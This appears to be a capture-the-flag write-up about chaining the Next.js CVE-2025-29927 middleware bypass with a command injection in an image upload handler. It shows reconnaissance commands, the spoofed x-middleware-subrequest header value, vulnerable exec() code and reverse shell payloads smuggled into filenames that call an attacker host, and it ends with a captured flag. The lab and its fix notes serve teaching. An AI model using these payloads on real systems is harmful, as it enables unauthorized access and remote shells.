 si-ni/cve-2025-29927-proof-of-concept
Capture the Flag challenge: CVE-2025-29927 in combination with a command injection vulnerability

— — —
    kali@kali:~$ nmap <TARGET_IP>
    kali@kali:~$ nmap -sC -sV <TARGET_IP> -p <TARGET_PORTS>
— — —
kali@kali:~$ gobuster dir -u http://<TARGET_IP>:<TARGET_PORT>/ -w /usr/share/wordlists/dirb/common.txt
    ===============================================================
    Starting gobuster in directory enumeration mode
    ===============================================================
    api                  (Status: 307) [Size: 35] [--> /api/auth/signin?callbackUrl=%2Fapi]
    apis                 (Status: 307) [Size: 36] [--> /api/auth/signin?callbackUrl=%2Fapis]
    cgi-bin/             (Status: 308) [Size: 8] [--> /cgi-bin]
    dashboard            (Status: 307) [Size: 41] [--> /api/auth/signin?callbackUrl=%2Fdashboard]
    favicon.ico          (Status: 200) [Size: 25931]
    login                (Status: 200) [Size: 6252]
    Progress: 4613 / 4613 (100.00%)
    ===============================================================
    Finished
    ===============================================================
/dashboard page redirects to /login. Can you find any information on the login page that will allow you to bypass the redirect?
— — —

x-middleware-subrequest header. Next.js uses this header internally to prevent infinite middleware loops. When a request is processed, the runMiddleware function checks the request headers:
x-middleware-subrequest is present
    const subreq = params.request.headers["x-middleware-subrequest"];
    const subrequests = typeof subreq === "string" ? subreq.split(":") : [];
    if (subrequests.includes(middlewareInfo.name)) {
      result = {
        response: NextResponse.next(),
        waitUntil: Promise.resolve(),
      }
      continue;
    }
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
x-middleware-subrequest header from all incoming external requests before middleware runs. The header is only trusted when it is created inside the Next.js runtime during legitimate middleware chaining.
Concretely, the x-middleware-subrequest value is now validated against a randomly generated hexadecimal string, ensuring that only legitimate internal session requests pass the authorization checks. So even if an attacker sends the header, Next.js can now tell the difference between a real internal subrequest (which carries the correct randomly generated token) and a spoofed one from an external attacker.
— — —

    const filename = file.name; // VULNERABLE: No sanitization!
    const sanitizedFilename = filename.replace(/[><&|;$\\:"'!\*\?\#\/]/g, '_')
    const filepath = join(uploadsDir, sanitizedFilename);
    await writeFile(filepath, buffer);


    const command = `convert ${filepath} -resize 100x100 ${join(uploadsDir, 'resized_' + filename)}`;


    return new Promise((resolve) => {
      exec(command, { shell: '/bin/bash', timeout: 0, maxBuffer: 1024*1024*10 }, (error, stdout, stderr) => {
      ...
convert command is executed using exec(), and the original filename (user input) is directly inserted into the shell command. One fix could be to use randomly generated file names instead of user file names and to use a secure API that avoids the shell.
    kali@kali:~$ nc -lvnp 4000
    listening on [any] 4000 ...
    image.jpeg; nc -c sh <ATTACKER_IP> 4000 #
    image.jpeg; sh -i >& /dev/tcp/<ATTACKER_IP>/4000 0>&1 #
    kali@kali:~$ nc -lvnp 4000
    listening on [any] 4000 ...
    connect to [<ATTACKER_IP>] from (UNKNOWN) [<TARGET_IP>] 48056
/home/webuser:
FLAG{C0mmand_Inj3cti0n_Pwn3d_W3bUs3r}
